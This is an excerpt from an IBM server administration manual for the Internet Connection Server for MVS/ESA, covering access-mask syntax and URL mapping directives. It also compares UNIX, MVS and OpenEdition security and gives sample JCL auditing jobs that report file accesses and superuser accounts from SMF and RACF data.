
A.1.9 User Names, Group Names, and Address Templates on Mask Sub-directives

The Mask sub-directives enable you to specify valid user names, groups, and address templates for different types of requests. Following are explanations and examples of the different ways you can specify user names, group names, and address templates on mask sub-directives.

- You can specify a user name without an address template.

  The user name must be defined in the protection setup password file or in the security subsystem database. If the requestor returns the user name with the correct password, the server completes the request.

- You can specify an address template without a user name.

  If the requestor address matches the address template, the server completes the request without prompting the requestor for a user name and password.

  The address template can be based on either IP address or host name. Use the asterisk (*) as a wildcard in any part of the template. To indicate you want to use *address template protection* only, precede the template with one of the following: @, Anybody@, Anyone@, Anonymous@

  For example, use:

```
GetMask    Anybody@123.45.2.*
PostMask   @96.*.*.*
DeleteMask Anonymous@walden.pond.*.*
```

In order to compare the requestor host name against address templates, you must set the DNS-Lookup directive to *On*. If the DNS-Lookup directive is set to *Off* (the default), your server can compare only the IP address of the requestor to the address template.

The value you use affects the performance of your server.

- You can specify a user name with an address template.

  The user name must be defined in the protection setup password file or in the security subsystem database. Separate the user name from the address template with the at sign character (@). If the requestor returns the user name with the correct password and the requestor address matches the address template, the server completes the request.

  ```
  GetMask    user1@96.96.*.*
  PostMask   user2@*ibm.com
  ```

- You can use the value All or Users with or without an address template to represent all user names defined in the password file or all OpenEdition MVS users in the security subsystem database. If the requestor returns the user name with the correct password and the requestor address matches the address template, the server completes the request.

  ```
  GetMask    All
  PostMask   All@(96.*.*.*,*.ibm.com,123.45.2.*)
  ```

- You can specify a group name that is defined in the server group file specified on the GroupFile sub-directive.

  A group name can include user names, other group names, and address templates in any of the same formats allowed on masking sub-directives. To be valid, any user names included in the group name must also be defined in the protection setup password file or in the security subsystem database. If the requestor returns the user name with the correct password and the requestor address matches the address template, the server completes the request.

  ```
  GetMask   group1
  PostMask  group2
  ```

- You can use the values Anybody, Anyone, or Anonymous without an address template or with an address template of (*) to indicate you do not want to use any protection for requests covered by this sub-directive. The server completes requests without prompting for a user name and password and without checking the address of the requestor.

- You can specify multiple lines on each sub-directive. Separate each item with a comma. The comma is treated as a logical OR.

- You can continue a list of user and group names onto a new line by ending the previous line with a comma.

- You can use parentheses to keep user names and group names together or address templates together.

  ```
  GetMask    (user1,user2)@96.96.*.*,
             user3@(water.foul.com,123.45.2.*),
             (group1.group2,group3)@(98.*,146.*)
  ```

A.2 Passing Requests

Besides activating protection for requests, you must also tell your server which requests to accept for processing.

Use *Pass* and *Exec* directives to specify which requests you want your server to accept. The Pass and Exec directives map requests to actual directories and files on your server.

Like the protect directive, each Pass and Exec directive contains a request template. After the server checks to see if a request activates protection, it goes through its list of Pass and Exec directives to determine if it should accept the request. If the request matches a request template on a Pass or Exec directive, the server *accepts* the request.

If protection was activated, the server uses the protection setup to determine whether it should *complete* the request.

> **Attention**
>
> You must put your Protect directives before any Pass or Exec directives in your configuration file.
>
> For protection to work properly, you must verify that your Pass and Exec directives accept the requests that your Protect directives activate protection for.

Use Pass directives to accept document requests and use Exec directives to accept CGI program requests.

A.2.1 Mapping Rules: Defining Where the Documents Are

The Internet Connection Server for MVS/ESA provides a facility that allows you to define mapping rules to determine which file will really be retrieved when a user requests it.

The mapping directives have two or three elements to them, as follows:

```
Directive URL-request-template  [result-string]
```

The first component is the directive itself, which tells the server what action to take when it receives a request for a URL that matches the URL-request-template (the second component). Some of the directives also supply a result string. If this is supplied, the server uses it to substitute all or part of the original request string.

You can use the asterisk (*) as a wildcard character in the request template. If the template uses a wildcard character, the result string can use the same wildcard character. Blanks, asterisks, and backlashes are allowed in templates if they are preceded by a backlash. The tilde (~) character just after a slash (in the beginning of a directory name) has to be explicitly matched; a wildcard cannot be used to match it.

The directive in a mapping statement can have any of the following values:

Pass This will cause requests that match the URL template to be accepted. If you do not use a result string in the directive, the request is accepted as is. If you do use a result string in the directive, the

request string is first mapped to the result string. The result string is then used as the request. In either case, the request is not mapped against any further directives, so the order in which you code Pass directives is important. Examples are:

```
Pass   /updates/parts/*     /usr/lpp/internet/ServerRoot/pub/*
```

In the above, your server would respond to a request starting /update/parts/ with a document from /usr/lpp/internet/ServerRoot/pub/. Anything that followed /update/parts/ would also be used to identify the document. Your server would respond to the request /update/parts/printers/ribbon.html with the document in file /usr/lpp/internet/ServerRoot/printers/ribbon.html.

Defaults are:

```
Pass   /icons/*  /usr/lpp/internet/ServerRoot/icons/*
Pass   /Admin/*  /usr/lpp/internet/ServerRoot/Admin/*
Pass   /Docs/*   /usr/lpp/internet/ServerRoot/Docd/*
Pass   /*        /usr/lpp/internet/ServerRoot/pub/*
```

In this case a request for URL http://your_server/gif/pix.gif would cause file pix.gif to be served from directory d:/usserv/gif. The /* directive acts as a *catchall*. Any request that does not match any previous Pass, Fail or Exec directives is assumed to refer to a file in directory d:/usserv/html.

Fail This will cause requests that match the URL template to be rejected with a 403 (Forbidden - by rule) status code. The request will not be compared against templates on any successive mapping directives. For example, the following directive will refuse to serve any requests for URLs containing file names in the /myprivate directory:

```
Fail /usr/local/private/*
```

Map This will cause requests that match the URL template to be modified to a new URL specified by the result-string field. The server then uses the new result string as the request string for successive mapping directives.

For example, if the client requested URL http://your_server/stuff.html, the following mapping directives would transform it into http://your_server/good/stuff.html:

```
Map    /stuff/*     /good/stuff/*
```

Exec This will invoke the CGI interface. Use this directive to run a CGI script if the request string matches the URL template. You must put a single asterisk at the end of both the template and the result string. The part of the result string before the asterisk identifies the path where the CGI script is located. The asterisk in the result string is replaced with the name of the CGI script specified on the request string.

Optionally, the request string can also contain additional data that is passed to the CGI script in the PATH_INFO environment variable. The additional data follows the first slash character that comes after the CGI script name on the request string. The data is passed according to CGI specifications.

A request string may already have been transformed by a previous mapping directive before it is matched against an Exec template. If a

script name begins with the nph- prefix, the server will assume that it is a no-parse header script. A no-parse header script has output that is a complete HTTP response requiring no further action (interpretation or modification) on the part of the server.

```
Exec    /idd/depts/*   /depts/bin/*
```

In the above example, a request for a URL of http://your_server/idd/depts/plan/c92 would cause the CGI script in /depts/bin/plan.exe to be executed with c92 passed to it.

Defaults are:

```
Exec   /cgi-bin/*      /usr/lpp/internet/ServerRoot/cgi-bin/*
Exec   /admin-bin/*    /usr/lpp/internet/ServerRoot/admin-bin/*
```

Redirect This sends matching requests to another server. You can use this directive to send a request that matches the Redirect URL template to another server. Your server will not tell the requestor that the request is actually being answered by another server. The result string on this directive must be a full URL.

For example, using the following directive, a request for URL http://your_server/www/thing1.html would cause the file to be served by server www.other.org.

```
Redirect /www/*     http://www.other.org/newserv/html/*
```

(In fact, the file that is really served depends on the mapping directives in place on the new server, www.other.org)

Note that you can use mapping directives to create a virtual hierarchy of Web resources. Even if your server presents documents that are on different systems, it can present a consistent virtual layout. This allows you to change the physical location of files or directories without affecting what the user sees.

A.2.2 Processing Sequence For Mapping Directives

The most important thing to remember when creating mapping rules is that they are processed sequentially. If you create a rule and find that it is not working as expected, check that your request does not match some other directive earlier in the file. The processing sequence for mapping directives is as follows:

1. The request string is compared against the templates in the mapping directives. Comparisons begin at the top of the configuration file and move toward the bottom.
2. If a request string matches a Map template exactly, the result string replaces the original request string. The result string is then used as the request string for successive mapping directives.
3. If a request string matches a Map template with a wildcard, then the part of the request that matches the wildcard is inserted in place of the wildcard in the result string. If the result string has no wildcard, it is used as it is. The result string is then used as the request string for successive mapping directives.
4. If a request string matches Pass, Fail, Redirect, or Exec templates, the request is processed according to that directive. The request is not checked against any other mapping directives.

You will find the mapping directives in a group together within the configuration file. You can edit them directly, or select **Resource Mapping** and then **Request Routing** from the Configuration and Administration form.

Appendix B. Managing User Identities and Authorizations

There are some differences in the way UNIX and MVS systems manage user identities and authorizations. Table 4 contrasts various aspects of security on UNIX and MVS.

CATEGORY	UNIX	MVS	OpenEdition MVS
User identity	Users are assigned a unique UID (4-byte integer and user name)	Users are assigned a unique user ID (1 to 8 characters)	Users are assigned a unique user ID with an associated UID
Security identity	UID	user ID	UID for accessing traditional UNIX resources and the user ID for accessing traditional MVS resources
Login ID	Name used to locate a UID	Same as the user ID	Same as the user ID
Special user	Single root user ID (called the superuser, with UID=0) is defined and the password is shared by all users that require the root user ID	RACF administrator assigns necessary authority to users	Multiple user IDs can be assigned a UID of 0 or users can be permitted to BPX.SUPERUSER
Data set access	Superuser can access all files	All data sets controlled by RACF profiles. The RACF administrator can gain access to all files.	Superuser can access all HFS files; MVS data sets controlled by RACF profiles.
Identity change from superuser to regular user	Superuser can change the UID of a process to any UID using `setuid()` or `seteuid()` functions	APF-authorized program can invoke SAF service to change identity	There are two options: 1. If the BPX.DAEMON FACILITY class profile is not defined, the superuser can change the UID of a process to any UID using `setuid()` or `seteuid()` functions. 2. The superuser must be permitted to the BPX.DAEMON FACILITY class profile in order to change UIDs.
Identity change from regular user to superuser	`su` shell command allows change if user provides root's password	No provision for unauthorized user to change identity	`su` shell command allows change if user is permitted to the BPX.SUPERUSER FACILITY class profile
Identity change from regular user to regular user	`su` shell command allows change if user provides password	No provision for unauthorized user to change identity	`su` shell command allows change if user provides password

CATEGORY	UNIX	MVS	OpenEdition MVS
Terminate user processes	Superuser can kill any process	MVS operator can cancel any address space	Superuser can kill any process
Multiple logins	Users can login to a single user ID multiple times	Users can only log on to TSO/E once per user ID	Users can rlogin multiple times to a single user ID and logon once to TSO/E at the same time
Login daemons	inetd, rlogind, lm, and telnetd process user requests for login. A process is created with the user identity (UID).	TCAS and VTAM process user requests for logon. A TSO/E address space (process) is created with the user identity (user ID).	Users can log on to TSO/E or login using one of the login daemons. In all cases, an address space is created with both an MVS identity (user ID) and a UID.

Table 4. Comparing UNIX, MVS, and OpenEdition Security

Appendix C. Sample Auditing Jobs

This appendix describes the sample jobs that can be used to verify that the Internet Connection Server for MVS/ESA is behaving as you planned it to behave. These jobs enable you to verify that the security controls are having the effect you predicted. For example, does the client have the type of access he needs to have to do his work? Who did update pages on your Web server? Who caused access violations, and were these violations right or wrong; should the client have access to these pages?

Sample jobs that are provided are:

- To collect and print selected fields from SMF records that are created by checking access to a file

  This process consists of two steps. In step 1 you collect the SMF records from the *live* data set or a history SMF data set. The tool that is used is the RACF SMF data unload utility. In step 2 DFSORT-ICETOOL is used to select and print the various field from the selected records.

- To list the superusers in your environment

  This process consist of two steps. In step 1 you collect records from the RACF database by using the RACF database unload utility. In step 2 DFSORT-ICETOOL is used to select and print the various field from the selected records.

- To select certain records in the Web server logs

C.1 RACF SMF Data Unload Utility (IRRADU00)

IRRADU00 uses the SMF dump utility (IFASMFDP) as the *driver* module to control its invocation. Figure 37 depicts the job to collect security-related SMF records.

```
//AUDIT1   JOB (POK,999),AUDITOR,MSGLEVEL=(1,1),MSGCLASS=X,
//             CLASS=A,NOTIFY=AUDITOR
//SMF      EXEC PGM=IFASMFDP
//SYSPRINT  DD SYSOUT=*
//ADUPRINT  DD SYSOUT=*
//IN        DD DSN=SYS1.SC59.MANX,DISP=SHR
//OUTDD     DD DSN=AUDITOR.SMF,DISP=(NEW,CATLG,KEEP),
//             SPACE=(CYL,(200,10,0)),UNIT=SYSDA,
//             DCB=(RECFM=VB,LRECL=5096,BLKSIZE=6000)
//SMFOUT    DD DUMMY
//SYSIN     DD *
 INDD(IN,OPTIONS(DUMP))
 OUTDD(SMFOUT,TYPE(0:98))
 ABEND(NORETRY)
 USER2(IRRADU00)
 USER3(IRRADU86)
 DATE(96050,96060)
 START(0000)
 END(2400)
/*
```

Figure 37. Sample Job to Dump SMF Records

IRRADU00 creates a sequential file that can be used in several ways. For example, you can view the output directly, you can upload the file to a database manager such as DB2, or you can manipulate the file with sort/merge utilities.

The following job control statements are necessary for executing IRRADU00:

EXEC Specifies the program name IFASMFDP, or the procedure name if the job control statements are in a procedure library.

SYSPRINT Defines a sequential message data set produced by IFASMFDP.

ADUPRINT Defines a sequential message data set produced by the RACF SMF data unload utility.

OUTDD Defines the single sequential output data set of IRRADU00, which has a variable length record format with a LRECL of at least 5096, and block size at least four more than the LRECL. You can set block size equal to zero to allow the system choose the best block size.

SMFDATA Points to the input SMF data stream.

SMFOUT Defines the output SMF data stream. It could be changed by the control statement that is in SYSIN data stream.

SYSIN Defines an input data stream for the SMF dump utility (IFASMFDP) control statements, which must include the USER2(IRRADU00) and USER3(IRRADU86) statements.

Additional IFASMFDP control statements can be used to select records based on data, time, and SMF system ID.

After the RACF SMF data unload utility has processed a record, control is returned to IFASMFDP, which writes the record to the ddname that was specified in the IFASMFDP control statements.

Due to restrictions of the IFASMFDP utility, IRRADU00 and IRRADU86 must reside in an APF-authorized library.

For more information on the RACF SMF data unload utility, see *Resource Access Control Facility Auditor's Guide* and for more information on the IFASMFDP utility, see *MVS/ESA System Management Facility (SMF)*.

C.2 Selecting the Records and Fields

In step 2, a DFSORT utility (ICETOOL) is used to select certain records and to print selected fields of these records. Figure 38 depicts a sample job to run this utility.

```
//AUDIT2   JOB (POK,999),AUDITOR,MSGLEVEL=(1,1),MSGCLASS=X,
//          CLASS=A,NOTIFY=AUDITOR
//*
//SELECT   EXEC PGM=ICETOOL
//TOOLMSG   DD SYSOUT=*
//PRINT     DD DSN=AUDITOR.IRRADU00,DISP=(NEW,CATLG,KEEP),
//             SPACE=(CYL,(2,1,0)),UNIT=SYSDA,
//             DCB=(RECFM=FB,LRECL=133,BLKSIZE=0)
//DFSMSG    DD SYSOUT=*
//INDD      DD DSN=AUDITOR.SMF,DISP=SHR
//TEMP0001  DD DISP=(NEW,DELETE,DELETE),
//             SPACE=(CYL,(50,10,0)),UNIT=SYSDA
//TOOLIN    DD *
COPY    FROM(INDD)  TO(TEMP0001)  USING(SELU)
DISPLAY FROM(TEMP0001) LIST(PRINT) -
 PAGE -
 TITLE('FILE ACCESSES') -
 DATE(YMD/) -
 TIME(12:) -
 BLANK -
 ON(23,8,CH)  HEADER('TIME') -
 ON(453,8,CH)  HEADER('SUBMITTER') -
 ON(1655,4,CH)  HEADER('RD') -
 ON(1660,4,CH)  HEADER('WR') -
 ON(1665,4,CH)  HEADER('EX') -
 ON(2723,20,CH)  HEADER('FILE NAME') -
 ON(576,65,CH)  HEADER('PATH NAME')
/*
//SELUCNTL  DD *
 INCLUDE COND=(5,8,CH,EQ,C'FACCESS',AND,
             14,8,CH,EQ,C'SUCCESS')
 OPTION  VLSHRT
//*
```

Figure 38. Sample Job to Select and Print Selected Field from SMF Records

The ICETOOL is a multipurpose batch front end DFSORT utility. Among a lot of other things, ICETOOL can create an output data set that contains a subset of the input data set based on various criteria for character and numeric field values. It can create data sets that show character and numeric fields in a variety of simple and tailored report formats that would, for example, allow headings for selected fields.

The following job control statements are necessary for executing ICETOOL:

EXEC Specifies the program name (PGM=ICETOOL).

TOOLMSG DD Message data set generated by ICETOOL.

PRINT DD Data set for the generated report. The name of this DD statement is determined by the LIST keyword in the DISPLAY parameter.

DFSMSG DD Data set for messages produced by DFSORT as it selects the IRRADU00 records.

INDD DD The input data set (result from SMF data unload utility program) for this report, which is determined by the FROM keyword in the SORT parameter.

TEMP0001 Specify a temporary data set, which is determined by the name you specify in the TO keyword of the SORT statement.

TOOLIN DD Specify control statements for the ICETOOL.

The COPY operator in the TOOLIN DD statement uses the DFSORT control statements that are specified by the SELUCNTL DD statement. The SELUCNTL DD statement is pointed to by the USING keyword (append the characters CNTL to the USING value to create a complete DD name). Note that the USING value must be exactly four characters.

Selection criteria can be specified by the installation that runs this tool. Input is the sequential file produced by IRRADU00. IRRADU00 produces a flat file that represents the security relevant SMF data used as the input to the utility.

Each record that is produced by the RACF SMF data unload utility consists of the following two parts:

- A header section, which contains common information such as the data and time stamp, user ID, and system identification
- An event-specific information section

The format of the various records are described in *Resource Access Control Facility Macros and Interfaces*.

The sample job in Figure 38 does the following:

1. Checks EVENT_TYPE in the header portion to see if this record is a FACCESS event (Check File Access Record Extension).
2. Checks EVENT_QUAL in the header portion to see if this record is a SUCCESS (access allowed) event. You can change this to NOTAUTH to report violations.
3. If both criteria are met, the tool writes the following information to the output data set:
   - The time that the record was written to SMF
   - The user ID associated with the record
   - The type of access that was requested READ, WRITE, or EXECUTE
   - The file name that is being accessed (only 20 characters are displayed, the field is 256 characters in length)
   - The requested path name (only 65 characters are displayed, the field is 1023 characters in length)

The auditors can select the records, event types, event qualifiers and so forth based on what they are looking for. Since we did not expect path names longer than 65 characters, we limited the number of characters that are displayed. The output file has a fixed record length of 133 characters.

Attention

The input for the ICETOOL are variable-length records. The first data byte of a VLR record has relative position 5 because the first 4 bytes contain the record descriptor word (RDW). So you need to add 4 to the offset that is shown in the format description for the records. DFSORT considers the RDW as part of the selectable record.

Figure 39 on page 162 shows the output of the sample job in Figure 38.

For more information on the ICETOOL, see *DFSORT Application Programming Guide*.

```
1- 1 -        FILE ACCESSES       96/03/01       12:32:44 pm

 TIME       SUBMITTER   RD     WR     EX     FILE NAME              PATH NAME
 --------   ---------   ----   ----   ----   --------------------   ----------------------------------------------------------------
 18:06:57   PUBLIC      YES    NO     NO     graph.gif              /usr/lpp/internet/ServerRoot/BonusPak/Info/graph.gif
 18:06:57   PUBLIC      YES    NO     NO     imvg910.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg910.gif
 18:06:59   PUBLIC      YES    NO     NO     imvg911.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg911.gif
 18:07:00   PUBLIC      YES    NO     NO     imvg912.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg912.gif
 18:07:00   PUBLIC      YES    NO     NO     imvg913.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg913.gif
 18:07:00   PUBLIC      YES    NO     NO     imvg914.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg914.gif
 18:52:36   WEBSRV      YES    NO     NO     envvars                /usr/lpp/internet/envvars
 18:52:36   WEBSRV      YES    NO     NO     httpd.conf             /etc/httpd.conf
 18:52:37   WEBSRV      NO     YES    NO     httlog.Feb2996.2352    /tmp/wwwlogs/httlog.Feb2996.2352
 18:52:37   WEBSRV      NO     YES    NO     htterr.Feb2996.2352    /tmp/wwwlogs/htterr.Feb2996.2352
 18:52:37   WEBSRV      NO     YES    NO     httpd-pid              /usr/lpp/internet/ServerRoot/httpd-pid
 18:53:14   WEBSRV      YES    NO     NO     BonusPak               /usr/lpp/internet/ServerRoot/BonusPak
 18:53:15   PUBLIC      YES    NO     NO     imvh000.htmls          /usr/lpp/internet/ServerRoot/BonusPak/imvh000.htmls
 18:53:15   PUBLIC      YES    NO     NO     imvh900.html           /usr/lpp/internet/ServerRoot/BonusPak/Custom/imvh900.html
 18:53:15   PUBLIC      YES    NO     NO     imvhfoot.htmls         /usr/lpp/internet/ServerRoot/BonusPak/imvhfoot.htmls
 18:53:15   PUBLIC      YES    NO     NO     imvg000.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg000.gif
 18:53:17   PUBLIC      YES    NO     NO     imvghead.gif           /usr/lpp/internet/ServerRoot/BonusPak/Custom/imvghead.gif
 18:54:03   PUBLIC      NO     NO     YES    cgi-query.rexx         /usr/lpp/internet/ServerRoot/BonusPak/cgi-bin/cgi-query.rexx
 18:54:03   PUBLIC      YES    NO     NO     cgi-query.rexx         ./cgi-query.rexx
 18:54:03   PUBLIC      YES    NO     NO     envvars                /usr/lpp/internet/envvars
 18:54:03   PUBLIC      NO     NO     YES    cgiutils               /usr/lpp/internet/ServerRoot/cgi-bin/cgiutils
 18:54:04   PUBLIC      YES    NO     NO     envvars                /usr/lpp/internet/envvars
 18:54:04   PUBLIC      YES    NO     NO     itsopub.txt            itsopub.txt
 18:54:04   PUBLIC      YES    NO     NO     imvg000.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg000.gif
 18:54:06   PUBLIC      YES    NO     NO     imvghead.gif           /usr/lpp/internet/ServerRoot/BonusPak/Custom/imvghead.gif
 18:54:06   PUBLIC      YES    NO     NO     request.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/request.gif
 18:54:23   PUBLIC      YES    NO     NO     imvh203.htmls          /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh203.htmls
 18:54:23   PUBLIC      YES    NO     NO     imvh900.html           /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh900.html
 18:54:23   PUBLIC      YES    NO     NO     imvhfoot.htmls         /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvhfoot.htmls
 18:54:24   PUBLIC      YES    NO     NO     imvghead.gif           /usr/lpp/internet/ServerRoot/BonusPak/Custom/imvghead.gif
 18:54:25   PUBLIC      YES    NO     NO     imvg911.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg911.gif
 18:54:25   PUBLIC      YES    NO     NO     imvg912.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg912.gif
 18:54:25   PUBLIC      YES    NO     NO     imvg910.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg910.gif
 18:54:28   PUBLIC      YES    NO     NO     imvg918.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg918.gif
 18:54:28   PUBLIC      YES    NO     NO     imvg919.gif            /usr/lpp/internet/ServerRoot/BonusPak/Images/imvg919.gif
 18:54:34   PUBLIC      YES    NO     NO     envvars                /usr/lpp/internet/envvars
 18:54:34   PUBLIC      NO     NO     YES    cgi-query.rexx         /usr/lpp/internet/ServerRoot/BonusPak/cgi-bin/cgi-query.rexx
 18:54:34   PUBLIC      YES    NO     NO     cgi-query.rexx         ./cgi-query.rexx
 18:54:34   PUBLIC      YES    NO     NO     envvars                /usr/lpp/internet/envvars
 18:54:35   PUBLIC      NO     NO     YES    cgiutils               /usr/lpp/internet/ServerRoot/cgi-bin/cgiutils
 18:54:35   PUBLIC      YES    NO     NO     envvars                /usr/lpp/internet/envvars
```

Figure 39. Sample Output of ICETOOL

C.3 List the Superusers

This topic describes the sample job that can be used to list the users that have the superuser authority specified in their RACF user profile. This job is based on the RACF database unload utility.

C.3.1 RACF Database Unload Utility (IRRDBU00)

The RACF database holds an installation′s security data. This data is used to control access to resources, verify users, and generate a variety of reports dealing with system usage and integrity. Standard reports are provided and used to determine whether the installation′s security objectives are being met.

The RACF database unload utility enables installations to create a sequential file from an RACF database. The sequential file can be viewed directly, used as input for installation-written programs, and manipulated with sort/merge utilities. It can also be uploaded to a database manager, such as DB2, to process complex inquiries and create installation-tailored reports.

You can use the IRRDBU00 utility for some diagnosis functions. Because this utility reads every profile in the RACF database, it also validates profile data such as lengths and count, fields that are needed to read each profile successfully.

IRRDBU00 processes either a copy of the RACF database, a backup RACF database, or the active RACF database. You must have UPDATE authority to the database. It is recommended that you run the utility against a recent copy of your RACF database using the NOLOCKINPUT parameter.

While processing, IRRDBU00 serializes on one profile at a time (this is also the case in IRRUT100 processing). When IRRDBU00 has finished copying a profile, it releases the serialization. Consider this possible impact to performance if you select your active RACF database as input. Running IRRDBU00 against a copy of the database causes the least impact to system performance.

The output records of IRRDBU00 are determined by the structure of the RACF database. The utility unloads all of the profiles in the database. It does not unload all of the fields in each profile and treats some fields in a special way. Fields that contain customer data are unloaded exactly as they appear in the database. Encrypted and reserved fields are not unloaded. Although the maximum length unloaded for most fields is 255 bytes, all 1023 bytes of data for the HOME and PROGRAM fields in the user′s OMVS segment are unloaded.

The database unload utility uses the class descriptor tables (IBM-supplied and installation-defined) as it unloads profiles. If your database is imported from another system, you may also have to import the class descriptor tables (ICHRRCDX and ICHRRCDE). Classes are unloaded only if there is an entry for them in ICHRRCDE or ICHRRCDX on the system running the utility.

To correlate the RACF profiles with the data unloaded by the utility and for the conversion rules of the database unload utility, see *RACF Macros and Interfaces*.

C.3.2 Sample Job to List All Superusers in Your System

The job that lists all the superusers on your system consists of two steps. The first step (UNLOAD) produces a flat file of your RACF database. The second step (SELECT) selects the specified fields from the selected records in the flat file, sorts them and list the fields in the output, as follows:

```
//AUDIT3   JOB (999,POK),AUDITOR,CLASS=A,
//             MSGCLASS=X,TIME=10,MSGLEVEL=(1,1),NOTIFY=AUDITOR
//UNLOAD   EXEC  PGM=IRRDBU00,PARM=NOLOCKINPUT
//SYSPRINT DD    SYSOUT=*
//INDD1    DD    DISP=SHR,DSN=SYS1.RACF
//OUTDD    DD    DISP=(NEW,PASS,DELETE),DSN=AUDITOR.IRRDBU,
//            SPACE=(CYL,(2,1,0)),UNIT=SYSDA,
//            DCB=(RECFM=VB,LRECL=4096,BLKSIZE=0)
//SELECT   EXEC PGM=ICETOOL
//TOOLMSG   DD SYSOUT=*
//PRINT     DD SYSOUT=*
//DFSMSG    DD SYSOUT=*
//INDD      DD DSN=AUDITOR.IRRDBU,DISP=(SHR,PASS,DELETE)
//TEMP0001  DD DISP=(NEW,DELETE,DELETE),
//             SPACE=(CYL,(5,1,0)),UNIT=SYSDA
//TOOLIN    DD *
COPY    FROM(INDD)  TO(TEMP0001)  USING(SELU)
DISPLAY FROM(TEMP0001) LIST(PRINT) -
 PAGE -
 TITLE('USERS WITH SUPERUSER AUTHORITY') -
 DATE(YMD/) -
 TIME(12:) -
 BLANK -
 ON(10,8,CH)  HEADER('USER ID') -
 ON(30,60,CH)  HEADER('HOME PATH') -
 ON(1054,22,CH)  HEADER('DEFAULT PROGRAM')
/*
//SELUCNTL  DD *
 SORT FIELDS=(10,8,CH,A)
 INCLUDE COND=(5,4,CH,EQ,C'0270',AND,
              19,10,CH,EQ,C'0000000000')
 OPTION  VLSHRT
//*
```

The following job control statements are necessary for executing IRRDBU00:

EXEC Specifies the program name (PGM=IRRDBU00) or, if the job control statements are in a procedure library, the procedure name. You must request IRRDBU00 processing options by specifying a parameter in the PARM field.

SYSPRINT DD Defines a sequential message data set.

INDDn DD Defines the RACF input data set that makes up the RACF database. The input data sets must have all of the characteristics of an RACF database; that is, they must be contiguous single-extent data sets, non-VIO, with a logical record length (LRECL) of 4096 and a record format (RECFM) of fixed (F).

The n in INDDn refers to the location of the database name in the database name table (ICHRDSNT). If you have not split your RACF database, you only have to specify INDD1. If you have split your RACF database, you can unload each part with a separate utility

invocation and specify INDD1 for the input data set, or you can unload all of the parts with one utility invocation.

Note: When unloading all parts, specify INDD statements in the same order as they appear in the RACF database name table. For example:

```
INDD1   First RACF database name
INDD2   Second RACF database name
```

OUTDD DD Defines the single sequential output data set. The output of IRRDBU00 is a set of variable length records.

The size of the output data set is roughly estimated as twice the size of the used portion of the input data set, but you must also consider the type of profiles in your database. For example, profiles that have variable length fields, such as installation data, require more space when they are unloaded, because the maximum size of the field is unloaded (up to 255 bytes or, for the HOME and PROGRAM fields, up to 1023 bytes).

Determine the percentage of space your database is using by running the IRRUT200 utility, and use that percentage to guide you in allocating the output file. For example, if your database has 100 cylinders allocated and you are using 35% of it, you need approximately 70 cylinders for your output file.

OUTDD is a variable blocked data set (RECFM=VB) with a minimum recommended LRECL value of 4096.

The LRECL for the output data set must be at least as large as the largest record created by IRRDBU00. IBM recommends choosing a larger value so that if the size of the output records increases when new fields are added, you do not have to change your data set allocations. IBM recommends a value of 4096.

When you run the database unload utility, one of the following parameters must be specified: NOLOCKINPUT, LOCKINPUT, or UNLOCKINPUT. You can abbreviate the parameter to N, L, or U, respectively. For the least impact to system performance, use a copy of your RACF database as input and specify the NOLOCKINPUT parameter.

Refer to *Resource Access Control Facility Security Administration Guide* for more details on how to run the IRRDBU00 utility.

C.3.3 Selecting the Records and Fields

The ICETOOL is a multipurpose batch front end DFSORT utility. Among a lot of other things, ICETOOL can create an output data set that contains a subset of the input data set based on various criteria for character and numeric field values. It can create data sets that show character and numeric fields in a variety of simple and tailored report formats allowing, for example, headings for selected fields.

The following job control statements are necessary for executing ICETOOL:

EXEC Specifies the program name (PGM=ICETOOL).

TOOLMSG DD Message data set generated by ICETOOL.

PRINT DD Data set for the generated report. The name of this DD statement is determined by the LIST keyword in the DISPLAY parameter.

DFSMSG DD Data set for messages produced by DFSORT as it selects the IRRADU00 records.

INDD DD The input data set (result from SMF data unload utility program) for this report, which is determined by the FROM keyword in the SORT parameter.

TEMP0001 Specifies a temporary data set, which is determined by the name you specify in the TO keyword of the SORT statement.

TOOLIN DD Specifies control statements for the ICETOOL.

The COPY operator in the TOOLIN DD statement uses the DFSORT control statements that are specified by the SELUCNTL DD statement. The SELUCNTL DD statement is pointed to by the USING keyword (append the characters CNTL to the USING value to create a complete DD name). Note that the USING value must be exactly four characters.

Selection criteria can be specified by the installation that runs this tool. Input is the sequential file produced by IRRDBU00.

C.3.4 Sample List of User with Superuser Authority

Each record that is produced by the RACF database unload utility contains a record type. This record type is a 4-byte identification number that is located in the first four positions of every record.

Each record type has its own mapping rule. See *Resource Access Control Facility Macros and Interfaces* for a complete description of the record layouts.

The sample job that is described in this appendix does the following:

1. Checks the record type to see if this is an *User OMVS Data* record (record type 0270)
2. Checks USOMVS_UID field within User OMVS Data records to see if this is a UID(0) user
3. If both criteria are met, the tool writes the following information to the output data set:
   - The user ID as it is specified in the user profile
   - The OMVS home path that is associated with the UID
   - The OMVS default program associated with the UID

The auditors can select the records and the fields based on what they are looking for. Since we did not expect path names longer than 60 characters, we limited the number of characters that are displayed. The output file has a fixed record length of 133 characters.

Attention

The input for the ICETOOL are variable-length records. The first data byte of a VLR record has relative position 5 because the first 4 bytes contain the record descriptor word (RDW). So you need to add 4 to the offset that is shown in the format description for the records. DFSORT considers the RDW as part of the selectable record.

For more information on the ICETOOL, see *DFSORT Application Programming Guide*.

Figure 40 on page 167 shows the output of the job that is described in this appendix.

```
1- 1 -        USERS WITH SUPERUSER AUTHORITY        96/03/04        11:48:36 am

 USER ID    HOME PATH                                                     DEFAULT PROGRAM
 --------   -----------------------------------------------------------   ----------------------
 MERLIN     /usr/lpp/internet/ServerRoot                                  /bin/sh
 OMVSKERN   /
 PEACOCB    /usr/lpp/internet/ServerRoot/BonusPak                         /bin/sh
 RLOGIND    /                                                             /bin/sh
 ROOT       /                                                             /bin/sh
